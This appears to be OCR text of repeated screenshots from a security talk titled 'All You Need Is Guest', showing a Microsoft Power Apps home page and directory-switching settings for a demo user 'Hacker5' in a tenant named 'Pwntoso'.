
See more apps →

Learning for every level

See all

Get started with Power Apps	Beginner	51 min
Author a basic formula to change properties in a canvas app	Beginner	42 min
Work with external data in a Power Apps canvas app	Intermediate	1 hr 4 min
Manage and share apps in Powe	Beginner	

All You Need Is Guest



Welcome, Hacker5!

Create apps that connect to data, and work across web and mobile.

Ways to create an app

Start with data
Create a table, pick an existing one, or even import from Excel to create an app.

Start with a page design
Select from a list of different designs and layouts to get your app going.

Start with an app template
Select from a list of fully-functional business app templates. Use as-is or customize to suit your needs.

Your apps

Name	Modified ↓	Owner	Type
Package Management View	1 month ago	SYSTEM	Model-driven
Solution Health Hub	1 year ago	SYSTEM	Model-driven

See more apps →


Learning for every level

See all

Get started with Power Apps	Beginner	51 min
Author a basic formula to change properties in a canvas app	Beginner	42 min
Work with external data in a Power Apps canvas app	Intermediate	1 hr 4 min
Manage and share apps in Powe	Beginner	

All You Need Is Guest

@mbrg0
mbgsec.com
t2’24



Pwntoso Sign out

H

Hacker5

hacker5@pwntoso.onmicroso...

View account

Switch directory

Welcome, Hacker5!

Create apps that connect to data, and work across web and mobile.

Ways to create an app

Start with data
Create a table, pick an existing one, or even import from Excel to create an app.

Start with a page design
Select from a list of different designs and layouts to get your app going.

Start with an app template
Select from a list of fully-functional business app templates. Use as-is or customize to suit your needs.


Your apps

Name	Modified ↓	Owner	Type
Package Management View	1 month ago	SYSTEM	Model-driven
Solution Health Hub	1 year ago	SYSTEM	Model-driven

See more apps →

Learning for every level See all

Get started with Power Apps	Beginner	51 min
Author a basic formula to change properties in a canvas app	Beginner	42 min
Work with external data in a Power Apps canvas app	Intermediate	1 hr 4 min
Manage and share apps in Powe	Beginner	



Welcome, Hacker5!

Create apps that connect to data, and work across web and mobile.

Settings

- Language and time
- Notifications
- Directories

Directories

Directories ⓘ

Switching directories will reload the portal. The directory you choose will impact the apps that are available in the experience. Learn more about directories.

Current directory ⓘ
Pwntoso

All Directories

